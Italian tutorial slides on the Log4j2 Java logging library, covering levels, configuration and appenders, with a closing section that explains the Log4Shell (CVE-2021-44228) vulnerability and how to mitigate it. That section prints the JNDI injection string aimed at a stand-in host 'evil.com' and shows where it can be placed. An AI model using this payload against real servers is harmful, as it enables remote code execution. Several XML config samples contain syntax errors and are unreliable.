
Log4j2: Guida Completa

Dalle basi alla sicurezza enterprise

Cos'è il Logging?

Il logging è l'atto di registrare informazioni diagnostiche durante l'esecuzione di un programma, essenziale per applicazioni affidabili.



- Registrare messaggi con diversi livelli di severità
- Aggiungere automaticamente contesto (timestamp, classe, riga)
- Inviare messaggi a destinazioni diverse (console, file, DB)
- Filtrare i messaggi in base a criteri specifici
- Analizzare i log in modo strutturato

⚠**Senza logging, il debug in produzione è impossibile.**

Perché Log4j2?

Log4j2 è lo standard industriale per il logging in Java, risolvendo i limiti del logging manuale e offrendo funzionalità avanzate.

Flessibilità

Supporta molteplici formati (testo, JSON, XML, CSV) per adattarsi a qualsiasi esigenza di output.

Performance

Ottimizzato per applicazioni ad alta concorrenza con bassa latenza e alto throughput.

Configurabilità

Configurazione facile e dinamica tramite file XML, JSON, YAML o properties.

Estensibilità

Architettura a plugin che permette di creare appender, layout e filtri personalizzati.

Sicurezza

Versioni recenti hanno risolto vulnerabilità critiche e introdotto controlli più rigorosi.

Compatibilità

Supporta bridge per integrare librerie che usano altre API come SLF4J, JUL o JCL.

Cosa Compone Log4j2?

1. Log4j API


L'interfaccia pubblica che il codice utilizza. È implementation-agnostica e richiesta al compile-time, permettendo di cambiare il backend senza modificare il codice sorgente.

2. Log4j Core

L'implementazione di riferimento. Richiesta solo al runtime, contiene la logica effettiva di logging (Appender, Layout, Filtri).

3. Logging Bridges

Adattatori che permettono a Log4j Core di accettare log da altre API (come SLF4J, JUL, JCL), essenziali per integrare librerie di terze parti.



Relazione tra API, Core e Bridges

Questa architettura modulare garantisce la massima flessibilità e manutenibilità nel tempo.

Il Flusso di un Log Event

Quando viene chiamato un metodo di logging (es. logger.info("msg")), l'evento attraversa una pipeline ottimizzata:

01	**Chiamata Logger**	Il Logger riceve il messaggio e il livello di log richiesto.
02	**Controllo Livello**	Verifica immediata se il livello è abilitato (performance check).
03	**Creazione LogEvent**	Cattura contesto: timestamp, thread, stack trace, marker.
04	**Routing Config**	L'evento viene passato al LoggerConfig appropriato.
05	**Filtraggio**	Applicazione dei filtri configurati (es. Regex, Burst).
06	**Formattazione**	Il Layout (es. Pattern, JSON) trasforma l'evento in stringa/byte.
07	**Output**	L'Appender scrive il risultato sulla destinazione finale.

Log Levels - Capire la Severità

Log4j2 supporta 6 livelli di severità standard. Scegliere il livello corretto è fondamentale per filtrare i log efficacemente.

TRACE

Informazioni molto dettagliate, utili solo per debugging profondo. Traccia ogni passo dell'esecuzione.

DEBUG

Informazioni utili per il debug durante lo sviluppo. Stato delle variabili, flusso logico.

INFO

Informazioni generali sul flusso dell'applicazione. Avvio/arresto servizi, operazioni completate con successo.

WARN

Situazioni inaspettate ma non bloccanti. L'applicazione può continuare a funzionare (es. spazio disco in esaurimento).

ERROR

Errori che impediscono operazioni specifiche. L'applicazione continua ma una funzionalità è compromessa.

FATAL

Errori critici che causano il crash dell'applicazione o impediscono l'avvio.

Best Practice: In produzione, imposta il livello minimo a **WARN** o **ERROR** per ridurre il rumore e migliorare le performance. In sviluppo, usa **DEBUG**.

Installazione di Log4j2

Per aggiungere Log4j2 al tuo progetto Maven, utilizza lo starter per gestire le versioni automaticamente ed evitare conflitti.

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-data-jpa</artifactId>
  <exclusions>
    <exclusion>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-logging</artifactId>
    </exclusion>
  </exclusions>
</dependency>
```

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-webmvc</artifactId>
  <exclusions>
    <exclusion>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-logging</artifactId>
    </exclusion>
  </exclusions>
</dependency>
```

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-log4j2</artifactId>
</dependency>
```

Ricordati di disabilitare sia dallo starter webmvc che dallo starter data jpa lo starter logging in modo da “eliminare” il logback classic

Primo Programma con Log4j2

```
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;

public class MyApp {
   // 1. Ottieni il Logger per questa classeprivate static finalLogger LOGGER =
LogManager.getLogger();

    public static void main(String[] args) {
       // 2. Logga messaggi con diversi livelli
       LOGGER.info("Applicazione avviata");

       LOGGER.debug("Variabile x = {}", 42);

       LOGGER.warn("Attenzione: memoria in esaurimento");

       LOGGER.error("Errore critico nel database!");
    }
}
```

LogManager

Usa LogManager.getLogger() per ottenere automaticamente un logger associato alla classe corrente.

Thread-Safe

L'oggetto Logger è thread-safe e può essere dichiarato come static final per essere condiviso tra le istanze.

Livelli Multipli

Usa metodi specifici (info, debug, error) per categorizzare l'importanza dei messaggi.

Esempio Real-World: OrderService

OrderService.java

```
public classOrderService {
  // 1. Definizione del Logger static
  private static final Logger logger = LogManager.getLogger(OrderService.class);

  public void processOrder(Order order) {
    // 2. Log in ingresso (INFO) con parametron
    logger.info("Processing order ID: {}",order.getId());
    try {
      // Business Logic simulata...
      paymentService.charge(order);
      // 3. Log di successo (INFO)
      logger.info("Order {} completed successfully", order.getId());
    } catch (Exception e) {
      // 4. Log di errore (ERROR) con stack trace
      logger.error("Failed to process order {}", order.getId(), e);
    }
  }
}
```

Output Console

```
2023-10-27 10:15:30 [INFO] OrderService - Processing order ID: 12345
2023-10-27 10:15:32 [INFO] OrderService - Order 12345 completed successfully
```

```
2023-10-27 10:15:30 [ERROR] OrderService - Failed to process order 99999
java.lang.RuntimeException: Payment declined...
```

Best Practice: Logger Statico

Definito come static final per evitare di ricrearlo ad ogni istanza della classe.

Parametri {}

Usa le parentesi graffe invece della concatenazione stringhe (+) per performance migliori

Eccezioni

Passa l'oggetto eccezione come ultimo argomento per stampare automaticamente lo stack trace completo.

Placeholder e Parametri

Usa sempre i placeholder {} invece della concatenazione di stringhe. Questa pratica migliora significativamente l'efficienza dell'applicazione.

Sbagliato

```
LOGGER.debug("Utente " + user.getName() + " login da " + ip);
```

La stringa viene concatenata anche se il livello DEBUG è disabilitato!

Corretto

```
LOGGER.debug("Utente {} login da {}", user.getName(), ip);
```

La stringa viene costruita SOLO se il livello DEBUG è abilitato.

Performance

Evita l'allocazione di memoria e operazioni CPU inutili quando il livello di log è disabilitato.

Leggibilità

Il codice è più pulito e facile da leggere senza decine di operatori + e virgolette.

Sicurezza

Separa i dati dal formato, riducendo rischi di injection e problemi di formattazione.

Configurazione di Log4j2 - Formati Supportati

Formati di File

XML

Il formato più popolare e flessibile. Verboso ma potente.

`log4j2.xml`

JSON

Ideale per configurazioni generate programmaticamente.

`log4j2.json`

YAML

Sintassi pulita e compatta, facile da leggere.

`log4j2.yaml`

Properties

Formato semplice key-value, limitato ma supportato.

`log4j2.properties`

Ordine di Ricerca

1. **log4j2-test.{ext}**
   Priorità massima. Usato per i test unitari e di integrazione.
2. **log4j2.{ext}**
   Configurazione standard per l'applicazione in produzione.
3. **Default**
   Se nessun file viene trovato, Log4j usa una configurazione di default (solo ERROR su console).

> **Consiglio:** Usa XML per progetti complessi per la sua struttura gerarchica chiara.

Struttura di un File di Configurazione XML

```
<?xml version="1.0“ encoding="UTF-8"?>
<Configuration status="WARN">
  <!– 0.5. OPZIONALE: definisce degli attributi richiamabili nel progetto-->
  <Properties>
    <Property name="LAYOUT" value="%d %p %m%n">
    <Property name="DESTINAZIONE" value="C:\log4j2">
  </Properties>
  <!-- 1. Definisci DOVE scrivere i log -->
  <Appenders>
    <Console name="LogToConsole" target="SYSTEM_OUT">
      <PatternLayout pattern="${LAYOUT}"/>
      <LevelRangeFilter minLevel="FATAL" maxLevel="DEBUG"
                        onMatch="ACCEPT" onMismatch="DENY"/>
    </Console>
  </Appenders>
  <!-- 2. Definisci COSA loggare e COME -->
  <Loggers>
    <Logger name="com.example“ level="debug"/>
    <Root level="error">
      <AppenderRef ref="LogToConsole"/>
      <AppenderRef ref="com.example"/>
    </Root>
  </Loggers>
</Configuration>
```

<Configuration>

L'elemento radice. L'attributo status controlla il logging interno di Log4j2 stesso (utile per il debug della configurazione).

<Appenders>

Contiene la definizione di tutte le destinazioni di output (Console, File, Database, ecc.). Qui definisci "dove" vanno i log.

<Loggers>

Collega i logger del codice agli appender. Qui definisci "quali" log catturare (livello) e a quale appender inviarli.

Appender - Console

L'Appender Console scrive i messaggi di log sullo standard output (System.out) o standard error (System.err).
È ideale per lo sviluppo e il debugging locale.

```
<Console name="LogToConsole" target="SYSTEM_OUT">
        <PatternLayout pattern="${LAYOUT}"/>
        <LevelRangeFilter minLevel="FATAL" maxLevel="DEBUG"
                          onMatch="ACCEPT" onMismatch="DENY"/>
    </Console>
```

name

Identificativo univoco dell'appender. Viene usato dai Logger per fare riferimento a questa destinazione.

target

Destinazione dell'output. Valori possibili: `SYSTEM_OUT` (default) o `SYSTEM_ERR`.

PatternLayout

Definisce il formato del messaggio. È l'elemento figlio che determina come appare il log.

Consiglio: In ambienti containerizzati (Docker/Kubernetes), l'Appender Console è spesso preferito perché i log vengono catturati dallo standard output dal gestore del container.

Appender - File

L'Appender Console scrive i messaggi di log sullo standard output (System.out) o standard error (System.err).
È ideale per lo sviluppo e il debugging locale.

```
<File name="mioFile" fileName="${DESTINAZIONE}/mioFile.log ">
        <PatternLayout pattern="${LAYOUT}"/>
</File>
```

name

Identificativo univoco dell'appender. Viene usato dai Logger per fare riferimento a questa destinazione.

fileName

Indirizzo del file su cui scrivere i log, se precreato va in append altrimenti lo crea

PatternLayout

Definisce il formato del messaggio. È l'elemento figlio che determina come appare il log.

Appender - RollingFile

L'Appender Console scrive i messaggi di log sullo standard output (System.out) o standard error (System.err).
È ideale per lo sviluppo e il debugging locale.

```
<RollingFile name="rollingFile" fileName="${DESTINAZIONE}/rolling.log "
fileName="${DESTINAZIONE}/rolling-%i.log ">
    <PatternLayout pattern="${LAYOUT}"/>
    <Policies>
        <TimeBasedTriggeringPolicy size="20000KB"/>
    </Policies/>
</File>
```

fileName

Indirizzo del file su cui scrivere i log, se precreato va in append altrimenti lo crea

filePattern

Schema di generazione dei file successivi

TimeBasedTriggeringPolicy

Dimensione del file massima, raggiunta la quale genererà un file successivo

Async Appender - Performance Estreme


```
<Appenders>
  <File name="MyFile“ fileName="app.log">...</File>
  <Async name="AsyncWrapper">
    <AppenderRef ref="MyFile"/>
  </Async>
</Appenders>
```

LMAX Disruptor

Log4j2 utilizza la libreria **LMAX Disruptor**, una struttura dati di messaggistica inter-thread lock-free, che garantisce un throughput 10x-100x superiore rispetto al logging sincrono.

Trade-off

In caso di crash improvviso della JVM o interruzione di corrente, i log ancora in coda (non ancora scritti su disco) potrebbero andare persi.

Pattern Layout - Variabili Comuni

Il PatternLayout permette di personalizzare completamente il formato dei log utilizzando variabili speciali.


Variabile	Descrizione
`%d{format}`	Data e ora dell'evento. Es: %d{yyyy-MM-dd HH:mm:ss}
`%p` / `%-5level`	Livello di log (INFO, WARN, ERROR). -5 allinea a sinistra con padding.
`%m` / `%msg`	Il messaggio di log fornito dall'applicazione.
`%t`	Nome del thread che ha generato l'evento.
`%c{n}`	Nome del Logger (classe). {1} mostra solo il nome semplice della classe.
`%n`	Carattere di nuova riga dipendente dalla piattaforma.

Esempio Pratico

Pattern: %d{HH:mm:ss} [%t] %-5level %c{1} - %msg%n

Output: 10:30:45 [main] INFO MyClass - Applicazione avviata

CVE-2021-44228 - Log4Shell



CRITICAL SEVERITY

La "Vulnerabilità del Decennio"

Scoperta nel Dicembre 2021, Log4Shell è una vulnerabilità di tipo **Remote Code Execution (RCE)** che permette a un attaccante di prendere il controllo completo di un server semplicemente inviando una stringa di testo malevola.

CVSS Score

10.0 / 10.0

Versioni Colpite

2.0-beta9 to 2.14.1


Vettore

Network (Remoto)

Complessità

Bassa (Facile da sfruttare)

Come Funzionava Log4Shell



Flusso dell'attacco JNDI Injection

Injection

L'attaccante invia una stringa malevola (es. in un header HTTP o form di login): `${jndi:ldap://evil.com/exploit}`.

Logging

L'applicazione vulnerabile riceve l'input e lo passa a Log4j2 per essere loggato.

JNDI Lookup

Log4j2 interpreta la sintassi ${...}, riconosce il protocollo JNDI ed esegue una richiesta al server LDAP dell'attaccante.

Response

Il server LDAP risponde con un riferimento a una classe Java malevola ospitata esternamente.

RCE (Remote Code Execution)

La JVM della vittima scarica la classe, la deserializza e ne esegue il codice, compromettendo il sistema.

Vettori di Attacco di Log4Shell

Il principio è semplice e terrificante: **qualsiasi stringa** che proviene dall'esterno e viene passata a Log4j2 è un potenziale vettore di attacco.

HTTP Headers

Spesso loggati per analisi o audit. Gli attaccanti inseriscono la stringa JNDI in header comuni.

```
User-Agent: ${jndi:ldap://...}
```

```
X-Api-Version: ${jndi...}
```

Input Utente

Campi di login, barre di ricerca, form di contatto. Se l'applicazione logga "Login fallito per l'utente: [input]", l'attacco ha successo.

```
Username: ${jndi:ldap://...}
```

API & Payload JSON

Molte applicazioni loggano l'intero corpo della richiesta (body) per debug. Un campo JSON malevolo può compromettere il backend.

```
{"name": "${jndi:ldap://...}"}
```

Vettori Indiretti

Dati che vengono processati in un secondo momento: nomi di file caricati, messaggi di chat, o persino nomi di reti Wi-Fi (SSID).

```
File: report_${jndi...}.pdf
```

Impatto di Log4Shell

10.0

Punteggio CVSS Critico

Il massimo livello di gravità possibile. Definita come "la singola vulnerabilità più grande e critica dell'ultimo decennio".

Ubiquità Totale

Log4j è la libreria di logging standard de facto per Java. È presente in miliardi di dispositivi, server enterprise, framework (Spring Boot, Struts) e software di terze parti.

Facilità di Esecuzione

Non richiede autenticazione o configurazioni complesse. Un attaccante deve solo inviare una stringa di testo (es. in una chat, un form di login, o un header User-Agent).

Controllo Completo

Permette l'esecuzione di codice remoto (RCE). L'attaccante può rubare dati, installare ransomware o prendere il controllo totale del server con i privilegi dell'applicazione.

Colpiti Inizialmente: Apple iCloud, Steam, Twitter, Amazon, Minecraft, Tesla...

Mitigazioni per Log4Shell

L'unica soluzione sicura al 100% è l'aggiornamento. Le altre misure sono temporanee.

1. Aggiornamento (Consigliato)

Aggiorna immediatamente Log4j2 alle versioni patchate che disabilitano JNDI di default.

- Java 8+: 2.17.1+
- Java 7: 2.12.4+
- Java 6: 2.3.2+

2. Proprietà di Sistema (Temporaneo)

Per le versioni >= 2.10, puoi impostare una proprietà Java per disabilitare i lookup dei messaggi. **Attenzione:** Non protegge tutti i vettori in versioni molto vecchie.

```
-Dlog4j2.formatMsgNoLookups=true
```

3. Rimozione Manuale (Last Resort)

Se non puoi aggiornare, rimuovi fisicamente la classe JndiLookup dal file JAR dell'applicazione.

```
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```